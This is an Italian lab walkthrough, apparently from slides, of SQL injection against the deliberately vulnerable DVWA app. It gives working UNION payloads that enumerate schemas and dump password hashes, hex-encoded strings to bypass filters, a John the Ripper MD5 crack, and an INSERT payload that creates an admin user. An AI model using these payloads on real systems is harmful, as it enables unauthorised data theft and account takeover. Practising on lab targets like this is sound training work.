
Two arrows point to the "First name" and "Surname" fields in the third query result.

comando utilizzato: ' UNION SELECT 1,COLUMN\_NAME FROM information\_schema.columns WHERE table\_schema="dvwa" #

# 4 • DUMP

Ottimo, non ci resta che dumpare le **colonne** user e password

Ricordiamoci di decriptare  
il formato **MD5** in testo  
leggibile trami il nostro  
**John The Ripper**  
o tool reperibili anche  
online



The screenshot shows the DVWA SQL Injection (Blind) page. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (which is highlighted in green), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection (Blind)". It features a "User ID:" input field and a "Submit" button. Below the input field, several rows of SQL injection results are displayed in red text. A red arrow points to the second result, which shows a user named "gordonb". The results are as follows:


| ID   | First name | Surname                          |
|--|------------|----------------------------------|
| ID: ' UNION select user,password FROM users# | admin      | 5f4dcc3b5aa765d61d8327deb882cf99 |
| ID: ' UNION select user,password FROM users# | gordonb    | e99a18c428cb38d5f260853678922e03 |
| ID: ' UNION select user,password FROM users# | 1337       | 8d3533d75ae2c3966d7e0d4fcc69216b |
| ID: ' UNION select user,password FROM users# | pablo      | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| ID: ' UNION select user,password FROM users# | smithy     | 5f4dcc3b5aa765d61d8327deb882cf99 |

At the bottom of the main content area, there is a "More info" section with three links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)
- <http://www.unixwiz.net/techtips/sql-injection.html>

At the very bottom of the page, there are two small buttons: "View Source" and "View Help".

comando utilizzato: ' UNION select user,password FROM users#





# DECRYPTARE MD5

E' giunto il momento di decriptare il nostro HASH in **MD5** ottenuto tramite il dump delle colonne **user** e **password** nella tabella **users** dentro il database **DVWA**

```
nejra@kali: ~/Desktop
File Azioni Modifica Visualizza Aiuto
GNU nano 7.2
gordon.txt *
e99a18c428cb38d5f260853678922e03
^G Guida      ^O Salva      ^W Cerca      ^K Taglia      ^T Esegui      ^C Posizione      M-U Annulla
^X Esci      ^R Inserisci  ^S Sostituisci  ^U Incolla  ^J Giustifica  ^V Vai a riga  M-E Ripeti
```

Copiamo ed incolliamo, dunque, la stringa in MD5 in un **nuovo file** di testo e salviamolo dove vogliamo.



Facciamo partire **John** con il comando apposito ed attendiamo l'elaborazione; il tempo **varierà** in base al dizionario scelto

```
nejra@kali: ~/Desktop
File Azioni Modifica Visualizza Aiuto
(nejra@kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/nmap/ncrack/data/passwords.lst /home/nejra/Desktop/gordon.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123 (?)
1g 0:00:00:00 DONE (2024-04-15 09:49) 100.0g/s 38400p/s 38400c/s 38400C/s .. jeffrey
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```



# CHECK FINALE

Possiamo anche controllare tramite **PhpMyAdmin** la tabella users contenente i dati trovati pocanzi

The screenshot shows the phpMyAdmin interface for the 'dvwa' database. The 'users' table is selected. The table data is as follows:

|                          | user_id | first_name | last_name | user    | password                         | avatar  |
|--------------------------|---------|------------|-----------|---------|----------------------------------|---|
| <input type="checkbox"/> | 1       | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/users/admin.jp... |
| <input type="checkbox"/> | 2       | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03 | http://172.16.123.129/dvwa/hackable/users/gordonb.... |
| <input type="checkbox"/> | 3       | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc016b   | http://172.16.123.129/dvwa/hackable/users/1337.jpg    |
| <input type="checkbox"/> | 4       | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://172.16.123.129/dvwa/hackable/users/pablo.jp... |
| <input type="checkbox"/> | 5       | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 | http://172.16.123.129/dvwa/hackable/users smithy.j... |

**Query results operations**

[Print view](#) [Print view \(with full texts\)](#) [Export](#) [CREATE VIEW](#)

⚠ Cannot load *mcrypt* extension. Please check your PHP configuration.

[Open new phpMyAdmin window](#)




# DIFFICOLTA' MEDIUM

Adesso cambieremo la difficoltà da **LOW** a **Medium**.

Nella modalità di difficoltà "medium" di **DVWA**, le vulnerabilità sono progettate per essere più complesse e richiedere una maggiore conoscenza tecnica per essere sfruttate. Ciò potrebbe implicare l'utilizzo di tecniche più avanzate di SQL injection, come l'utilizzo di operatori logici o la manipolazione di query complesse. Potrebbe essere necessario comprendere meglio la struttura del database e la logica dell'applicazione per avere successo nell'eseguire un attacco di SQL injection in modalità "medium".



**SQL Injection**



# 1 • TROVARE DB

Cerchiamo il database da interpellare tramite il Repeater di Burp Suite

The screenshot shows the Burp Suite interface with the following details:

- Request Tab:** Displays a GET request to `/dvwa/vulnerabilities/sqli/?id=-1%UNION%20SELECT%20DATABASE()%2c%20VERSION()%23&Submit=Submit`. The "Pretty" tab is selected.
- Response Tab:** Shows the DVWA SQL Injection page with the title "Vulnerability: SQL Injection". The "Render" tab is selected, displaying the injected SQL results:

```
ID: -1 UNION SELECT DATABASE(), VERSION()#
First name: dvwa
Surname: 5.0.1a-3ubuntu5
```
- Inspector Tab:** Shows the "Request attributes" section with the "id" parameter set to `-1 UNION SELECT DATABASE(), VERSION()#`.
- Left Sidebar:** A navigation menu for DVWA vulnerabilities, with "SQL Injection" highlighted.
- Bottom Status Bar:** Shows the username `gordonb`, security level `medium`, and PHPIDS status `disabled`.

comando utilizzato: `-1 UNION SELECT DATABASE(), VERSION()#`

# 2 • TROVARE TABELLE

Come per la difficoltà LOW, andiamo a cercarci le tabelle


The screenshot shows a DVWA (Damn Vulnerable Web Application) interface with the following details:

- Request pane:** Displays the raw HTTP request sent to the server. The payload is: `GET /dvwa/vulnerabilities/sqli/?id=-1%20UNION%20SELECT%20table_name%20FROM%20information_schema.tables%20WHERE%20table_schema%3d0x64767761%3b&Submit=Submit%20HTTP/1.1`. An arrow points from this payload to the corresponding output in the Response pane.
- Response pane:** Shows the DVWA "Vulnerability: SQL Injection" page. The "User ID:" field contains the injected payload. The page displays two results:
  - ID: -1 UNION SELECT 1,table\_name FROM information\_schema.tables First name: 1 Surname: guestbook
  - ID: -1 UNION SELECT 1,table\_name FROM information\_schema.tables First name: 1 Surname: usersAn arrow points from the second result to the "id" parameter in the Inspector pane.
- Inspector pane:** Provides a detailed view of the current request. It shows the "id" parameter with the value `-1 UNION SELECT 1,table_name...` and the "Submit" button.

comando utilizzato: ' UNION SELECT 1,table\_name FROM  
information\_schema.tables WHERE table\_schema=0x64767761;

# ATTENZIONE

A questo punto alcuni comandi **potrebbero non funzionare più**, perché potrebbero essere stati sanitizzati, a volte dovremo trasformare in **HEX** le stringhe, come in questo caso la scritta “dvwa”



L'utilizzo di comandi in formato esadecimale può rendere più difficile per un potenziale attaccante l'inserimento di caratteri speciali o sequenze di escape che potrebbero essere rilevati e bloccati dal sistema. L'input in formato **esadecimale** viene spesso utilizzato per **aggirare** i filtri o le procedure di sanitizzazione dei dati che potrebbero essere presenti nell'applicazione.

# 3 • TROVARE COLONNE

All'interno della tabella **users** cerchiamo le **colonne**

The screenshot shows a web application interface for a penetration testing tool. On the left, the 'Request' pane displays an HTTP request being sent to the DVWA application. The URL is `/dvwa/vulnerabilities/sqlinjection/?id=-1%20UNION%20SELECT%20column_name%20FROM%20information_schema.columns%20WHERE%20table_name%3d0x7573657273&Submit=Submit`. A red arrow points from this URL to the 'id' field in the 'Inspector' pane on the right. The 'Response' pane shows the DVWA 'Vulnerability: SQL Injection' page with several UNION SELECT queries displayed in red, indicating they were successful. The 'Inspector' pane also shows the 'id' field with the value `-1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name=7573657273;`. Another red arrow points from the 'id' field in the response back to the 'id' field in the inspector. The 'Inspector' pane also lists other request attributes like 'Submit'.

comando utilizzato: `-1 UNION SELECT 1,COLUMN_NAME FROM information_schema.columns WHERE table_name=7573657273;`

# 4 • DUMP

Ottimo, non ci resta che dumpare le **colonne** user e password

The screenshot shows a web proxy tool interface with the following details:

- Request Panel:** Displays the raw HTTP request sent to the DVWA application. The URL is `/dvwa/vulnerabilities/sqlinjection/?id=-1%20UNION%20SELECT%20user%2c%20password%20FROM%20users%20%23&Submit=Submit`. A red arrow points from the "id" parameter in the Inspector panel to this line in the Request panel.
- Response Panel:** Shows the DVWA SQL Injection page with the title "Vulnerability: SQL Injection". The sidebar menu includes Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, **SQL Injection** (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The "Username" field contains "gordondb".
  - User ID:** A text input field with a "Submit" button. The "id" value is set to `-1 UNION SELECT user, password FROM users #`.
  - Output Area:** Displays several rows of extracted data:
    - ID: -1 UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
    - ID: -1 UNION SELECT user, password FROM users #  
First name: gordondb  
Surname: e99a18c428cb38d5f260853678922e03
    - ID: -1 UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
    - ID: -1 UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
    - ID: -1 UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
  - More info:** Links to external resources:
    - <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
    - [http://en.wikipedia.org/wiki/SQL\\_Injection](http://en.wikipedia.org/wiki/SQL_Injection)
    - <http://www.unixwiz.net/techtips/sql-injection.html>
- Inspector Panel:** Shows the request attributes and parameters. The "id" parameter has its value set to `-1 UNION SELECT user, password FROM users #`. A red arrow points from the "Value" field in the Inspector panel to the corresponding line in the Request panel.

comando utilizzato: **-1 UNION SELECT user, password FROM users #**

# RECUPERARE INFORMAZIONI VITALI DA ALTRI DB COLLEGATI

- Possiamo provare a controllare altre informazioni molto importanti riguardante il DBMS
- Andremo ad interrogare il DB con comandi



# SCHEMATA

' UNION SELECT null, SCHEMA\_NAME FROM INFORMATION\_SCHEMA.SCHEMATA-- --



## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: ' union select null, SCHEMA\_NAME from INFORMATION\_SCHEMA.SCHEMATA-- --  
First name:  
Surname: information\_schema

ID: ' union select null, SCHEMA\_NAME from INFORMATION\_SCHEMA.SCHEMATA-- --  
First name:  
Surname: dwva

ID: ' union select null, SCHEMA\_NAME from INFORMATION\_SCHEMA.SCHEMATA-- --  
First name:  
Surname: metasploit

ID: ' union select null, SCHEMA\_NAME from INFORMATION\_SCHEMA.SCHEMATA-- --  
First name:  
Surname: mysql

ID: ' union select null, SCHEMA\_NAME from INFORMATION\_SCHEMA.SCHEMATA-- --  
First name:  
Surname: owasp10

ID: ' union select null, SCHEMA\_NAME from INFORMATION\_SCHEMA.SCHEMATA-- --  
First name:  
Surname: tikiwiki

ID: ' union select null, SCHEMA\_NAME from INFORMATION\_SCHEMA.SCHEMATA-- --  
First name:  
Surname: tikiwiki195

Con questo comando potremo  
andare a vedere se esistono altri  
database, controlliamo con  
PhpMyAdmin se è tutto VERO:

phpMyAdmin

Server: localhost

Databases SQL Status Variables

Databases

| Database                |
|-------------------------|
| dvwa (2)                |
| information_schema (17) |
| metasploit              |
| mysql (17)              |
| owasp10 (6)             |
| tikiwiki (194)          |
| tikiwiki195 (194)       |

Please select a database

Total: 7

Check All / Uncheck All With selected:

Username: gordondb  
Security Level: low  
PHPIDS: disabled

View Source View Help

# ALTRÉ INFO

Altre informazioni riguardanti il DB



# INSERIRE NUOVI UTENTI TRAMITE SQL INJECTION

- E' possibile tramite stringhe l'inserimento di parametri per la creazione di nuovi utenti in base al DB corrente (?)
- Ci sono metodi pure con PHP ma anche solamente tramite input




# INSERIRE UTENTE

Nel contesto di DVWA, il file **MySQL.php** potrebbe contenere le informazioni di configurazione necessarie per stabilire una connessione al database MySQL, come l'host del database, il nome utente, la password e il nome del database. Queste informazioni sono fondamentali per l'applicazione DVWA per poter interagire con il database e **recuperare o modificare** i dati.

Possiamo dunque vedere che esiste un comando per aggiungere nuovi dati, come un utente tramite il comando:

```
1' INSERT INTO users VALUES
('6','Arjen','admin','admin',MD5('pas
sword123'),'{$avatarUrl}admin.jpg',
NOW(), '0')#
```

